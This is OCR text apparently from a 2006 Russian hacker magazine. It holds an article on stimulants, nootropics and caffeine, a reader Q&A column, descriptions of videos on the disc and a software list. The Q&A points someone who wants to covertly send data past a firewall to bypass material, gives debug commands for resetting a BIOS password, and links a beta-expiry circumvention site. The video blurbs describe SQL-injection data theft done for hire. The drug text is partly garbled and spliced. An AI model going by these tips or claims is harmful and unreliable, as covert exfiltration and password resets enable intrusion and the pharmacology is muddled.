
В психологическом отношении стимуляторы вызывают ощущение бодрости, улучшение настроения, вплоть до выраженной эйфории, повышают общий уровень мотивации. К отрицательным эффектам стимуляторов относятся: наступающее после прекращения их воздействия общее утомление организма, относительно быстро возникающая сильная психологическая зависимость.

После приема амфетаминов через полчаса-час наступает активное состояние. Подъем настроения сочетается с выраженным повышением психической и физической активности, приливом энергии, уверенностью в себе, своих силах и возможностях.

Повышение умственной и физической работоспособности подтверждается объективными данными. Исчезает потребность в отдыхе и сне. При больших дозах активное бодрствование продолжается 2-3 суток, при малых дозах — 4-8 часов. У десяти процентов людей

Увлечение и широкое распространение амфетаминов началось после войны, в Японии, затем в 50-х годах они распространились в США и далее — по всей Европе. В СССР стимуляторы стали производиться с 40-х годов, но в медицинской практике применялись ограниченно и были малодоступны.

амфетамин вызывает реакцию в виде сонливости, вялости, снижения работоспособности. Амфетамин относится к классу психостимуляторов и действует на наш мозг через гамма-аминномасляную кислоту (ГАМК). Они резко подавляют аппетит, вызывают сужение кровеносных сосудов



и повышение давления. Наблюдаются сухость во рту, расширение зрачков, учащенный пульс. Углубляется дыхание и увеличивается вентиляция легких. Метамфетамин обладает более выраженным действием на периферические сосуды. Заметное повышение давления вызывают дозы более 20 мг. Но от этого сильно страдает сердце.

Личный опыт

НО ВЕДЬ МАМА С ПАПОЙ ВСЕГДА ГОВОРИЛИ, ЧТО НАРКОТИКИ — ЭТО ПЛОХО. А ЧТО ГОВОРЯТ САМИ НАРКОМАНЫ?

Д., 21 ГОД. **Срок употребления амфетамина — полгода:**
Тебя просто прет. Чувствуешь в себе силу, на которую можно облокотиться. Но тут все зависит от того, как у тебя голова работает. Если у тебя изначально был потенциал, то ты его реализуешь вдвойне, а если мозгов нет, то никакой амфетамин не поможет. Я уже неделю не ем (смеется). Здорово, что, наконец, отпустило. Вообще, это полный бред, мозг разрушает, в какой-то момент понимаешь, что все, что ты делаешь, совершенно неадекватно.

А., 22 ГОДА. **Срок употребления амфетамина — 10 месяцев:**
Да какая успешность? Ты о чем, да вообще не пиши об этом. Конечно, сначала — классно, чувствуешь, что можешь горы свернуть, не спишь, много чего успеваешь. У меня работа связана с общением: заключаю сделки на крупные поставки товара. Когда я начал употреблять амфетамин, я начал зарабатывать в 3 раза больше. Когда чувствуешь себя супер, тебе верят, с тобой хотят работать, ну и язык, конечно, лучше работает (смеется). Но потом — все, причем довольно скоро. Отходники все дольше и дольше, потом тебя совсем не прет: ты ешь все больше и больше, а толку — никакого. Вот тут-то и приходится начинать работать своей головой, а ее нет. И все вокруг бесит, раздражает, все вокруг кажется беспонтовым. Чувствуешь себя ужасно, и главное — непонятно, как из этого выбраться. А многие из этого вообще не вылезают. Я видел, как люди едят амфетамин ложками и запивают водкой. Жесть. А когда начинает ослабевать действие одного наркотика, — а это по любому происходит, — хочется чего-то посильнее. Взять себя в руки совершенно нереально. И еще, конечно, это опасно, запрещено законом. Не люблю об этом говорить, но мне пришлось квартиру продать, чтобы отдать долги и чтобы меня не посадили. Так что не надо об этом писать, никакой социальной успешности от амфетамина нет.

Если тебе все еще хочется ускорить свою жизнь искусственным путем, то читай дальше.
Огромный мир существует за пределами нашей реальности. Есть еще как минимум один наркотик — фенамин, который мгновенно тебя туда перенесет. Но не забывай, что обратно возвращаться придется самому, а ковра-самолета или палочки-выручалочки не существует.
Итак, фенамин относится к группе амфетаминов по химической структуре, а по фармакологическому действию — к психостимуляторам. Этот препарат повышает психическую активность, вызывает повышение ясности сознания, яркости восприятия, психической работоспособности, препятствует сонливости и засыпанию. В повышенных дозах вызывают явления гиперстимуляции: раздражительность, бессонницу, тревогу. Фенамин при повторном применении вызывает физическую зависимость и относится, согласно приказу Минздрава, к наркотикам. Так как же воспринимается мир после принятия фенамина? Он повышает работоспособность, возникает желание делать все аккуратно, с душой. Движения и действия точны и размерены. Мир становится понятен и правилен. Возникает чувство эмпатии к людям. Человек находится в состоянии эйфории, может беседовать 12 часов без перерыва и не спать двое суток и более. Затем наступает депрессивное состояние.



Работоспособность сохраняется, но если что-то не получается, то ты начинаешь сильно переживать. Бесит, если кто-то пытается тебя заставить что-то делать, легко срываешься на ближнего человека. Сильное торможение, голова тяжелая… и пошло-поехало.

Как же все-таки меняется жизнь...

Все вышеописанное имеет место быть. Но есть еще один нюанс. Мир вокруг нас такой, каким мы его воспринимаем нашим сознанием. Каждый из нас по-разному реагируют на одни и те же слова, на одни и те же события, происходящие со всеми нами. Например, кто-то, увидев драку, с удовольствием в нее вмешается, и не из чувства благородного, а потому что душа просит по морде дать и самому получить, а другой вызовет милицию и уйдет подальше. Когда ты съедаешь наркотик, твое сознание меняется. Соответственно, ты на короткий период становишься другим человеком, по-другому воспринимаешь мир. Каким ты его начинаешь воспринимать, зависит от многих факторов: какой это был наркотик, какие люди тебя окружают, какая ситуация, где ты находишься и какое у тебя в данный момент психологическое и физическое состояние. Далее пути твои неисповедимы. Когда действие наркотика прекращается, вместе с «отходняком» приходит и совсем другое восприятие окружающего мира. Как будто ты проснулся, но на самом деле ты жил, что-то делал, с кем-то общался. Если ты начинаешь употреблять часто, то теряется ощущение реальности. Что есть сон: либо когда ты под чем-то, либо когда ничего не принял? Ты как бы теряешь сам себя, свою личность. Или, наоборот, приобретаешь. Это уже философский вопрос, но и в том, и в другом случае ты действуешь в реальном обществе, социуме, а вот насколько адекватно ты в нем действуешь — сложно даже предположить. Тебе кажется, что ты вполне адекватен, и у тебя полно причин для такого по-

Амфетамины по-прежнему распространены в психотерапевтической практике и сохранили свое «военное» значение: входят в аптечки специальных подразделений армии США. Производятся десятками фирм мира. По классификации Всемирной организации здравоохранения амфетамины относятся к наркотикам.

В очень малых дозах амфетамины применяются в США для лечения сексуальных расстройств, ведь несомненным действием амфетамина является резкое усиление полового влечения и сексуальной потенции. При применении повышенных доз амфетамина снимаются все сдерживающие «социальные тормоза», поведение обоих полов отличает открытая сексуальность.



ведения, а все вокруг тебя просто не понимают. Ты замечаешь, что друзья перестают с тобой общаться совсем не потому, что ты чрезмерно агрессивен, а так как зачастую несешь всякую чушь и совершенно не внимаешь тому, что тебе говорят.

А где же выход?

Получается, что волшебства не бывает. А наркотики — отнюдь не волшебная палочка, которая делает из тебя супергероя. Придется думать своей головой, а не обманывать химические процессы своего мозга. Ведь, согласись, что за такой обман все равно придет расплата. А помочь своей бедной головушке справляться с теми задачами, которые все время перед ней ставишь, можно и без вредных привычек. На этой оптимистичной ноте мы переходим к обсуждению следующего класса веществ.

Ноотропы

Ноотропы делают работу нашего мозга сбалансированной, налаживают и улучшают процессы мышления. Повышают умственную работоспособность, облегчают процесс обучения и улучшают память. Эти препараты можно купить в любой аптеке, но пить их надо курсом 2-3 недели (только тогда будет достигнут ощутимый результат). Действие препарата начинается через три дня. Но если ты сразу выпьешь всю пачку, то никакого желаемого результата не будет — наоборот, принесешь организму вред.

Через несколько дней приема ноотропа (пирацетама) начинаешь чувствовать, что умнеешь. Быстрее находятся решения проблем, думаешь быстрее, меньше расстраиваешься из-за неудач, потому что на них не зацикливаешься. Словом, начинаешь искать выход из сложившейся ситуации. Работать становиться проще, меньше устаешь, повышается концентрация внимания и продуктивность жизни.

Действующее вещество пирацетам изменяет скорость распространения возбуждения в головном мозге, улучшает микроциркуляцию крови в сосудах, улучшает связи между полушариями и синаптическую проводимость, одновременно оказывая защитное действие при повреждении головного мозга.

А еще есть замечательное средство — глицин. Этот препарат уменьшает психоэмоциональное напряжение, агрессивность, конфликтность, повышает социальную адаптацию и настроение. Нормализует сон, повышает умственную работоспособность, уменьшает токсическое действие алкоголя. Глицин, по своей сути, является регулятором обмена веществ, нормализует и активизирует процессы защитного торможения в ЦНС. Но, кроме специальных средств для повышения продуктивности своей жизни, люди сами находят способы себя активизировать. Кто-то начинает день с неизменной чашки кофе и сигареты. У кого-то в бардачке машины всегда припасена утренняя баночка энергетика. А еще некоторые люди за день выпивают не меньше 11 чашек чая или не мыслят свою жизнь без шоколада. Почти у каждого из нас есть свой «наркотик». Попробуем разобраться с некоторыми из них.

Кофе

Хронический прием высоких доз кофеина может привести к нервозности, раздражительности, гневливости, мышечным подергиваниям, бессоннице и гиперрефлексии (hyperreflexia). Кофеин увеличивает уровень циркулирующих жирных кислот, что способствует их окислению и утилизации. Он использовался бегунами на длинные дистанции, чтобы усилить метаболизм жиров. Кофеин не подавляет аппетит, а напротив, возбуждает его. Кроме того, он усиливает



секрецию желудочного сока, так что употребление кофеина без пищи может привести к гастриту.

Шоколад

Обратим пристальное внимание на девушек. Почему они так любят шоколадные конфеты? Оказывается, шоколад содержит не только теобромин — вещество, очень похожее на кофеин, — но также вещества, оказывающие влияние на женскую гормональную секрецию. Принятый большими дозами шоколад резко повышает настроение.

Растения

Но это еще далеко не все известные человечеству способы воздействия на нервную систему. На берегах холодного и северного Белого моря растет золотой корень. Он, а еще жень-шень, лимонник дальневосточный и элеутерококк называются адаптогенами. Различные препараты природного (растительного или животного) происхождения могут оказывать тонизирующее и стимулирующее действие на функции нервной системы и организм в целом.


Обычно эти препараты малотоксичные, но, как и другие стимуляторы, должны применяться с соответствующей осторожностью. В первые дни приема никакого эффекта не наблюдается. Но где-то к концу первой недели замечается повышение работоспособности, улучшение сна: легче встаешь и засыпаешь, сон спокойный и глубокий. Настроение становится более ровным, спокойным, а мысли — необычайно ясными, как будто бы с глаз спала серая пелена. Короче, ты становишься более собранным.

Эпилог и некролог


На этом можно закончить краткий обзор веществ, которые способствуют работе нашего мозга. Мной были старательно описаны основные механизмы, связанные с передачей информации, скоростью работы, объемом памяти. Это предложение вполне можно отнести и к работе компьютера, тем не менее, оно о человеке. А человек, как известно, — более сложно организованная система, чем компьютер. Каждый, кто полноценно использует то, что дала ему природа, чувствует себя счастливым. Человек — целостная система, в которой все взаимосвязано. Просто нужно чувствовать и понимать свой организм, любить и заботиться о себе — и результаты не заставят себя ждать. Когда мы научимся спать столько, сколько требуется нашему организму, всегда будет ресурс, как у заряженного аккумулятора. Каждодневные физические упражнения на свежем воздухе улучшают обмен веществ в головном мозге, поднимают общий физический тонус. Кровь, насыщаясь кислородом, бежит быстрее и нас заставляет жить активнее. Утренний контрастный душ улучшает работу сосудов и повышает иммунитет, уменьшает нашу подверженность стрессам. Есть множество способов увеличить продуктивность своей жизни, не прибегая к химическому воздействию. Но об этом — в другой раз, пойду лучше выпью свою 7-ую кружку чая за сегодня:). ЭС

> В I веке до нашей эры американские индейцы начали использовать табак в медицинских и религиозных целях. Табачные листы накладывались на раны как болеутоляющее. А жевательный табак, считалось, снимает зубную боль. 15 октября 1492 табак был предложен Христофору Колумбу американскими индейцами в качестве подарка. Вскоре после этого табак был завезен в Европу, и его начали выращивать повсеместно.

СТЕПАН «STEP» ИЛЬИН
/ FAQ@REAL.XAKEP.RU /



ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ МНЕ ПОСЫЛАТЬ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЭКОМ/ФРИКОМ — ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (HACKFAQ@REAL.XAKEP.RU), НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.





Q: Здравствуйте, простите меня, чайника, но я не знаю, как установить Windows Vista, выложенную на DVD. Помогите, пожалуйста. Напишите, что надо сделать!

A: Разархивировав архив, ты получил ISO-образ Windows Vista. Это точная копия диска с дистрибутивом, но только внутри файла. Все, что от тебя требуется, — записать его на DVD-болванку, воспользовавшись Nero или любой другой аналогичной программой. Главное — записывать не сам ISO-образ, а из ISO-образа: для этого всегда доступна функция «записать из образа». Таким образом, ты получишь загрузочный диск с установщиком. Инсталляцию можно начать либо из-под установленной системы, либо загрузившись с диска (предварительно активировав загрузку с CDROM в BIOS'е компьютера). Вот, собственно, и все. Дальше проблем возникнуть не должно, так как бойцы из Microsoft сделали все возможное, чтобы вся установка протекала предельно просто.

Впрочем, когда возможности записать болванку нет, или просто не хочется портить систему, можно попробовать установить Vista на виртуальной машине. В этом случае ISO-файл нужно примонтировать как CD-ROM. Виртуальной машине для нормальной работы придется выделять как минимум 512 Мб оперативки и не менее 10-15 Гб дискового пространства (сама Vista занимает больше 7 гигов). Парни с нашего форума (www.xakep.ru) уже поделились впечатлениями и выяснили, что с задачами виртуализации вполне справляются VMware Workstation и Microsoft Virtual Server. Правда, работать в такой системе все равно вряд ли удастся — сплошные тормоза и лаги. Есть еще одна проблема: срок работы бета-версии. Избавиться от этого досадного недоразумения можно нехитрыми манипуляциями с помощью программы, свободно доступной на сайте http://antiwpa.org.ru/.

Q: Пишу приложение, которое скрытно от пользователя отсылает некоторую статистику на удаленный сервер. Все легально, это чистая формальность. Программа должна уметь обходить файрволы. Начать стоит, видимо, с Outpost'а, как наиболее распространенного брандмауэра. Что скажешь?

A: Любая неправомерная отсылка информации — это уже само по себе нелегально. Но Outpost — это крепкий орешек. Даже в базовой конфигурации он имеет мощную защиту от внедрения (Inject) кода, контроль компонентов, да и вообще, обойти его в User Mode довольно сложно. Если посмотреть на брандмауэр в разрезе, то выяснится, что защита от перехвата осуществляется сразу на 4-х уровнях: TDI (засекаются обращение к устройствам \Device\Ip,\Device\RawIp,\Device\Tcp и\Device\Udp), на уровне IpFilterDriver (специальная и документированная фишка Windows), на уровне NDIS (спецификация стандартного интерфейса сетевых адаптеров, разработанная компанией Microsoft для того, чтобы сделать коммуникационные протоколы независимыми от сетевого оборудования компьютера) и на уровне библиотеки DNSAPI, преобразовывающей доменное имя в IP-адрес. Но, несмотря на все ухищрения разработчиков, обойти все это можно. О том, как справиться с каждой из защит, ты сможешь прочитать в этой статье: www.wasm.ru/article.php?article=outpostk. Материал сопровождается исходниками.

Q: Как наиболее просто можно сбросить пароль на BIOS, имея минимальные права в системе?

A: В составе систем Windows NT поставляется довольно полезная утилита — debug.exe. Эдакий стандартный дебаггер, о котором мало кто знает и еще меньше пользуется. Но сегодня он будет полезен. Сбросить все настройки БИОСа, в том числе пароль на загрузку, можно,

набрав лишь несколько команд в этом самом дебаггере:

— o 7011
— o 7122

Ввел? Тогда перегружайся и проверяй. Поскольку порты у всех типов БИОСа (AMI, AWARD и прочие) стандартные, этот способ одинаково хорошо подходит для каждого из них.

Q: Парни, виндовский swap-файл — зараза еще та. После незамысловатого исследования оказалось, что туда пишется просто уйма конфиденциальной информации! Конечно, swap можно безопасно удалить (с помощью той же BCWipe), но не будешь же делать это каждый раз. Существует ли более гибкий выход из этой неприятной ситуации?

A: А почему бы не шифровать файл подкачки на лету? Конечно, большинство средств для шифрования данных такой возможности не имеют, однако подходящие утилиты все же есть. CryptoSwap Guerilla (www.geocities.com/phosphor2013/list.htm), например, с этой задачей справится наверняка. После установки CryptoSwap загружает свой низкоуровневый драйвер, причем делает это перед тем, как в Windows стартует механизм виртуальной памяти и инициализирует swap-файл. После этого генерируется случайный ключ шифрования, уникальный для текущей сессии: в течение всей работы он будет храниться в оперативной памяти и ни разу не будет записан на диск. После загрузки драйвер скрупулезно перехватывает все запросы на операции чтения/записи swap-файла и выполняет их, шифруя все данные с помощью уникального ключа. Мало того, во время выхода из системы CryptoSwap удаляет файл со swap'ом, забивая его нулями. Впрочем, эту функцию, требующую время, можно легко отключить, запустив прилагаемый к программе файл disableswapwipe. reg.

Q: Каким образом можно отловить и доказать вину вардрайвера?

A: Трейсинг (обнаружение) хакера компетентными органами осуществляется достаточно просто: в большинстве случаев после проникновения MAC-адрес атакующего сохраняется в таблице ARP (при прохождении через роутер) или же CAM-таблице (при прохождении через свитч). Мало того, что MAC-адрес будет серьезной уликой, когда хакера все-таки отследят с помощью высокотехноличных пеленгаторов, так это еще и хороший способ выйти на него! По MAC-адресу легко определяется производитель карточки, у которого есть базы соответствия MAC-адреса и серийного номера карточки, далее проверяются точки продаж, покупатели и т. д. и т. п. В России это, конечно, малореально, но на Западе — вполне.

MAC-address 00-00-86-58-FF-FF
Обнаруженный производитель:
MEGAHERTZ CORPORATION
605 NORTH--5600 WEST
SALT LAKE CITY UT 84116-3738

MAC-адрес, правда, можно изменить (смотри программу SMAC), но не все об этом знают.

Q: Помнится, давно-давно у вас была статья о сервисе www.clickatel.com, позволяющем отправлять анонимные SMS-сообщения. У него есть аналоги?

A: Аналогичный сервис, причем бесплатно, предоставляет www.thesmszone.com. Правда, список поддерживаемых операторов здесь значительно скромнее, да и сервер почему-то довольно часто отказывает. Но все-таки он работает!

Q: В описании некоторых популярных и сложных скриптов нередко упоминается аббревиатура AJAX. Как я понял, это специальная технология для создания динамических страниц. Но в чем прикол, почему нельзя просто использовать PHP или Perl?

A: Содержание страниц, сгенерированных скриптами, действительно является динамическим, поскольку зависит от некоторых параметров (пускай даже названия раздела). Но не интерактивным! При переходе из одного раздела в другой посетителю приходится загружать все страницы заново, хотя они, безусловно, имеют общую часть, которая не меняется. Разумно было бы отдавать пользователю только нужные ему данные и не перезагружать страницу в ответ на каждое его действие. Этот принцип и заложен в AJAX (Asynchronous JavaScript and XML) — новом подходе к построению интерактивных страниц при помощи JavaScript и XML. Модель Ajax выглядит следующим образом: пользователь заходит на веб-страницу и нажимает на какой-нибудь ее элемент. Скрипт (на языке JavaScript) определяет, какая информация необходима для обновления страницы. Браузер отправляет соответствующий запрос на сервер, а он, в свою очередь, возвращает только ту часть документа, на которую пришел запрос. Скрипт вносит изменения с учетом полученной информации (без полной перезагрузки страницы). Использование AJAX стало наиболее популярно после того, как компания Google начала активно использовать его при создании своих проектов, таких как Gmail (www.gmail.com), Google Maps (maps.google.com). Огромное количество материала по этой технологии ты найдешь на сайте http://ru.wikipedia.org/wiki/AJAX.


Q: Почему на моем новом 6-мегапиксельном фотоаппарате фотографии получаются хуже, чем на двухлетней цифре. Мегапикселей же намного больше!


A: Ты должен понять одну важную вещь: количество мегапикселей — это не самый важный показатель. Сейчас объясню почему. Матрица современной фотокамеры — это что-то вроде старой доброй пленки, представляющей собой небольшую микросхему, на которую через объектив аппарата проецируется изображение. Вся матрица состоит из небольших датчиков. Имея миниатюрные размеры, они преобразовывают падающий на них свет в электрический сигнал. Собранная воедино информация от каждого датчика — и есть фотография. Чем больше физический размер пикселя, тем больше площадь, поглощающая свет, и тем выше достоверность данных и ниже уровень шумов на снимке. Именно поэтому играют большую роль не количество мегапикселей, а размеры пикселей и матрицы. Чем больше пикселей размещено на матрице, тем меньше их размер и тем плотнее они расположены. И еще: внимательно читай обзоры камер перед покупкой.


Q: На новых моделях ноутбуков почему-то нет PCMCIA-разъемов. Что за бред, ведь это же так удобно?

A: Приятель, PCMCIA — это уже прошлое. Теперь вовсю используется другой стандарт шины и разъема для подключения внешних устройств. Называется он ExpressCard и в настоящее время имеет два форм-фактора: ExpressCard/34 и ExpressCard/54. Модули ExpressCard обладают на 40% меньшими габаритами по сравнению с PCMCIA и обеспечивают большую скорость передачи данных (до 250 Мб/с). Существенная разница. ⌶

Disco







Взлома за деньги

В этом ролике ты увидишь, как хакер выполняет заказ на взлом одного из крупных интернет-магазинов. Взломщику необходимо получить доступ к базе данных интернет-магазина. Сначала хакер находит SQL-инъекцию в движке форума магазина, а затем грамотно эксплуатирует уязвимость. Он подбирает количество полей при помощи null, далее проверяет название таблицы с данными пользователей и сливает информацию себе на винт.
Внимание! Все действия, описанные в ролике, противозаконны! (Да, поэтому даже не вставляй на DVD в привод:).

Автор: Стройков Леонид aka R0id (r0id@mail.ru)

Антитроянские штучки

Итак, жизнь в сети полна опасностей и форс-мажорных обстоятельств. Никто не застрахован от червей, троянов и прочих маленьких «радостей». Последствия таких встреч тебя наверно мало радуют:). Но беда еще в том, что черви не только засирают exe-шники и насилуют твой Аутпост с антивирусом, но еще и норовят «напомнить» какому-нибудь простоту и тунеядцу пароль от твоих приватных асек, ключей от Webmoney (где естественно лежат деньги). Нас такой расклад в корне не устраивает. Чтобы не парить себе голову по этому поводу можно просто отучить некоторые программы запоминать пароли:). К чему эта прелюдия? Да просто в свежем видео вы под чутким руководством крякера сможете извратиться над популярным IM-клиентом QIP так, чтобы он не записывал пароли направо и налево. Подробно описывать все действия и извращения в отладчике не имеет смысла: ты сам все узнаешь после просмотра. Комментарии — в помощь:)

Тотальный разнос ТВ

Жанр: Ужасы/Продолжительность: 19 минут/Производство: ХАКЕР magazine production/2006 год/Ограничение по возрасту: 16+

Главной герой ленты — молодой человек, страдающий психическими расстройствами. Свой гнев на весь белый свет он выплескивает в виртуальном мире в виде садистских надругательств над веб сайтами нескольких телевизионных компаний. На протяжении всего фильма хакер атакует три портала, находя в них различные баги — от примитивной XSS до хитрой SQL-инжекции. Парень зверски разделывается со своими жертвами, сокрушая сайт за сайтом.

От кинокритика: Картина сильно впечатляет, особенно неискушенного зрителя. Профессиональная режиссура дает фору актерскому составу, который, как водится для импрессионистского кино, не очень силен. Хотя нужно отдать должное кровавым сценам: инъекция смотрится очень натурально. Звукооператор также может гордиться своей работой. Soundtrack к фильму — продвинутый транс. Ну что тут говорить? Еще один безусловный кино-хит от Хакер Productions.

>> WINDOWS

> Daily Soft
&RQ 0.9.7.2
7-Zip 4.43 beta
ACDSee 9
Alcohol 120% 1.9.5.4327
Cute FTP Professional 8
Dot.net Framework 2.0
Download Master 5.1.3.1037
Far Manager 1.70
Flashget 1.73
Gaim 2.0.0 beta 3.1
Google Talk 1.0.0.82 Beta
Jabbin 2.0b4
KishKish SAM 3.6.0.5 Beta
Miranda IM v0.5.1
mIRC 6.2
Mozilla Firefox 1.5.0.7
Mozilla Firefox Portable 1.5.0.7
Mozilla Thunderbird 1.5.0.7
Notepad++ 3.8
Opera 9.02
Outpost Firewall Pro 4.0 RC3
PuTTY 0.58
QIP 2005 Build 7970
Reget Deluxe 4.2.265
SecureCRT 5.1.4
Semagic 1.5.9.9
SIM 0.9.4
Skype 2.5
Starter 5.6.2.0
Teleport Pro 1.41
TheBat! 3.85.03 PRO
Total Commander 6.55
Unlocker 1.8.5
Virtual CD 8.0.0.4
Winamp 5.24
Windows Live Messenger 8.0.0812.00
Winrar 3.61
Winzip 10.0 (Build 6698)
Xakep CD DataSaver 5.1
Xchat 2.6.7

> Development
Advanced CD Label Maker 1.1.3
CodeBlocks 1.0-RC2
DirectX SDK - August 2006
DJ JDecompiler 3.7.7.81
Dreamweaver 8
Eclipse 3.2
Glade 2.12.1
IntelliJ IDEA 5.1.2
IPWorks! SSL Delphi Edition 6.0.1650
Komodo for Windows 4.0.0 Alpha 5
Masm32 9.0
MONO 1.1.13.8
OpenOffice.org for Windows 2.0.4 RC2
php2exe
Pydev 1.2.3
PyQt 4.0.1
Python 2.5
Qt 4.1.4
Reflector 4.0
RegexBuddy 2.3.0
SharpDevelop2 2.0.1
Sothink DHTMLMenu 7.0 Build 60906
Sothink SWF Decompiler-Flash Decompiler 3.3
Stani's Python Editor (SPE) 0.8.2
UEStudio '06 v06.00a
WinAsm Studio 5.1.1.0
Xenocode 2007
XNA beta1
Zend Studio 5.2.0

> Multimedia
Acoustica Beatcraft 1.02.19
Bauhaus Mirage studio 1.5a
Curious Labs Poser 6.0.0.38
Dance Ejay 7
FaceOnBody Pro 2.4
FastStone Image Viewer 2.7 Beta 5
Free CD to MP3 Converter 1.8
FunPhotor 4.5
Guitar.FX.Box 2.6
IconCool Studio 3.0
K-Lite Mega Codec Pack 1.59
LightWave v9
Magix Movie Edit Pro 11 v5.5.4.1
Manga Studio 3.0 Ex
MediaMonkey 2.5.4.978
MixMeister Fusion v7.0.2.0
MorphBuster 7.3
Native Instruments Absynth 3.0.1
Radiotracker Platinum Edition v3.0.0.16
Ringophone composer 1.7
SnagIt 8
Visual Watermark 2.5
Xara WebStyle 4

> Net
Access Remote PC 4.11
Advanced Web Ranking Professional v4.7.1
AI Roboform 6.7.9
AJAX Remote Desktop Viewer
Anonymous Guest Professional 4.0
Antichat Socks5 Server v 1.0.1 (Secure Edition)
Antinat
Antipinch
Antrasoft Secure Messenger 2.25
Awasu 2.2
Azureus for Windows 2.5.0.1 Beta 8
Browzar
Charon 0.6
ChrisTV Online 2.00
Coder 2.4.1
CrackDownloader 2.2
eDetective 1.0
Foldershare 2.5.10
Forum Proxy Leacher 1.0.8
Freeware MAC Address Changer 3.1
Google Earth Release 4 Beta
Google Web Accelerator 0.2.60.78 Beta
Hamachi 1.0.0.61
Hide IP Platinum 3.1
Hping2
I2P 0.6.1.25
ICQ Password Shiffer
ICQtoolz 2006
Internet Anonym VPN 1.0.6
Internet Explorer 7 Release Candidate 1
Invisible Browsing 5.0.52
jabberd 2.0
MailBell 2.19
NASA World Wind 1.3.3.1
nessj 0.7.0
NoAds 2006.07.28
ProxyCommander 1.0
ProxyTunnel 1.6.2
Radmin v2.2
RapidCheck 0.5
Sandboxie 2.60
Skype Message Sender 2.5.6
SocksChain 3.11.151
SST 2.1
Staganos Internet Security 2006
Torpark 1.5.0.7
TrackMeNot 0.4.24
Traffic Inspector 1.1.4.195
TrustMe SPN 0.8.0.0 Beta
